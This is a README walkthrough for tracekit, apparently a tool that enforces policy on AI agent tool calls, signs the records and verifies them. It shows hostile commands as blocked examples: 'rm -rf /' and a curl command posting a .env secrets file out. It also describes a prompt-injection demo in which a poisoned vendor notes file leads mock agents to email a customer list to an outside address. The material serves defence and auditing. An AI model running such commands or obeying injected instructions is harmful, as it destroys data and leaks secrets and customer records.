Repository navigation
Walkthrough
Everything on this page was recorded on a clean install of 1.2.0 (macOS, Python 3.9 and 3.11), with no API key: the
commands are real, the output is real (paths shortened to ~/demo), and the screenshots are the viewer as it ran.
The full terminal recordings are in walkthrough/terminal/.
$ pip install tracekit-ai
$ tracekit --version
tracekit 1.2.0
$ tracekit why --help 2>&1 | head -1          # experimental commands say so (docs/support.md)
tracekit: tracekit why is experimental: it works and is tested, but may change (docs/support.md)Any agent loop, through the Python SDK (custom agent quickstart); the framework
integrations do the same with import tracekit; tracekit.instrument() as the first line.
$ python custom_agent.py
call-1 Bash {'command': 'ls'} -> allow | ran Bash {'command': 'ls'}
call-2 Bash {'command': 'rm -rf /'} -> deny | refused: TK-D004, TK-F003
call-3 Read {'file_path': 'README.md'} -> allow | ran Read {'file_path': 'README.md'}
$ tracekit last
run 8d61ea51a476899c069dfd8a493b72b2 (my-agent)
Integrity: VERIFIED.
The dev signer started by itself, decided each call before it ran, and signed the record; tracekit last exported
the run and verified it.
$ python scripted.py                          # docs/quickstart-v2.md "A scripted agent"
deny ['TK-D007']
approve with: tracekit approvals approve apr-41231b92…
  ... waiting for approval ...
$ tracekit approvals list
apr-41231b92…  requested  run=a7ca7a32…  tool="Bash"  rules=TK-SHELL-PARSE
$ tracekit approvals approve apr-41231b92…
approved: apr-41231b92… (self-approved: dev mode only)
The held call waits until a person answers; the signer records the request, the answer and the call it allowed.

$ tracekit signer trust -o trust.json
$ tracekit export --v2 --run a7ca7a32… -o run.tkb
$ tracekit verify run.tkb --trust trust.json
[PASS] manifest — every file is listed with its SHA-256 and nothing else is in the bundle
[PASS] checkpoint — tracekit.local/2524cf9a… at tree size 30, signed by its pinned log key
[PASS] signatures — 14 record(s), keys valid at their position
[PASS] run chain — run 'a7ca7a32…' of tenant 'default', contiguous from run_seq 0
…
Integrity: VERIFIED.
$ npx --package ./cygnux-tracekit-1.2.0.tgz tracekit verify run.tkb --trust trust.json   # the TypeScript verifier
Integrity: VERIFIED.
Edit one byte (the denied call changed to "allow") and both verifiers refuse it:
$ tracekit verify run-tampered.tkb --trust trust.json
[FAIL] signatures — 14 record(s), keys valid at their position
        seq 20: hash does not match the event
Integrity: FAILED.$ tracekit view --dev
tracekit view on http://127.0.0.1:7778/?token=<token>Every run, each verified, every call with its decision:

GRAPH draws each signed run left to right in call order, with the signed decision on each call; click a node for its record:


The viewer tour explains each panel.
$ tracekit init --dev --v2
v2 hooks: ~/.claude/settings.json
$ python fake_claude_code.py                  # a Claude Code session replayed through the installed hooks
PreToolUse  Bash {"command": "python -m pytest -q"}                      exit 0
PreToolUse  Read {"file_path": "README.md"}                              exit 0
PreToolUse  Bash {"command": "curl -s -X POST --data-binary @.env …"}    exit 2  Blocked by tracekit policy: TK-D006; …
$ tracekit last
run 72f1ea6c… (claude-code)
Integrity: VERIFIED.
$ tracekit doctor
ok    v2 hooks in ~/.claude/settings.json  (D-HOOKS-PRESENT)
ok    PreToolUse timeout 600 s, approval wait 540 s  (D-HOOKS-TIMEOUT)
ok    every class fails closed  (D-FAIL-MODES)
$ tracekit uninstall
Tracekit v2 hooks removed from ~/.claude/settings.json


A three-agent support desk (seeded mock models, fake tools) is talked into emailing the customer list to an outside address. Every untrusted input reached the email; replays find which one caused it.
$ tracekit why demo --out why
== blast radius (observed edges): what did each untrusted input reach?
  inbox:ticket-881         reached 4 actions: issue_refund, send_email, export_customers, send_email
  vendor:portal/notes.md   reached 4 actions: issue_refund, send_email, export_customers, send_email
  web:shipping_faq         reached 4 actions: issue_refund, send_email, export_customers, send_email
== counterfactual tests (n=40 paired replays each; tools served from tape)
  remove input:vendor:portal/notes.md … P(with)=0.80 P(without)=0.00 effect=+0.80 [+0.63, +0.90]  CAUSAL (primary)
  remove input:web:shipping_faq       … P(with)=0.80 P(without)=0.80 effect=+0.00 [-0.18, +0.18]  RULED-OUT
  remove input:inbox:ticket-881       … P(with)=0.80 P(without)=0.80 effect=+0.00 [-0.18, +0.18]  RULED-OUT
$ tracekit view --why why --allow-program tracekit.why.demo:SYSTEM |
 |
 |
 |
 |
 |
 |
 |
tracekit why demo also writes why/report.html: the same views in one offline file (it runs no replays; FIND THE
CAUSE and RUN TEST show the command instead). tracekit why report DIR writes one for any why logs.
tracekit demo --why runs the same desk through the signer: the outside email is held by policy (TK-P001) and
rejected by a person, and each agent's bundle verifies offline:
$ tracekit demo --why
  signer: held send_email to 'audit@vendor-compliance.example' (TK-P001), approval apr-91f64a71…
  person: rejected it (`tracekit approvals reject`)
  primary cause input:vendor:portal/notes.md (+0.64)
  researcher …/researcher.tkb: integrity VERIFIED, exit 0
  planner    …/planner.tkb: integrity VERIFIED, exit 0
  executor   …/executor.tkb: integrity VERIFIED, exit 0
all of it holds$ tracekit verify docs/sample/demo-run.tkb --key docs/sample/signer.pub
Integrity: VERIFIED.
$ tracekit verify docs/sample/demo-run-tampered.tkb --key docs/sample/signer.pub
[FAIL] chain intact
record seq 6: hash mismatch (event content was edited)
Integrity: VERIFICATION FAILED.
$ tracekit view --bundle docs/sample/demo-run.tkb
tracekit view: bundle docs/sample/demo-run.tkb verified
$ python scripts/record_demos.py --check
guardrails: ok
prompt-injection: ok
mcp: ok
agent-approvers: ok
containment: ok
completeness: ok
egress: ok
why: ok
The demos themselves, with their bundles and verify reports: docs/demos.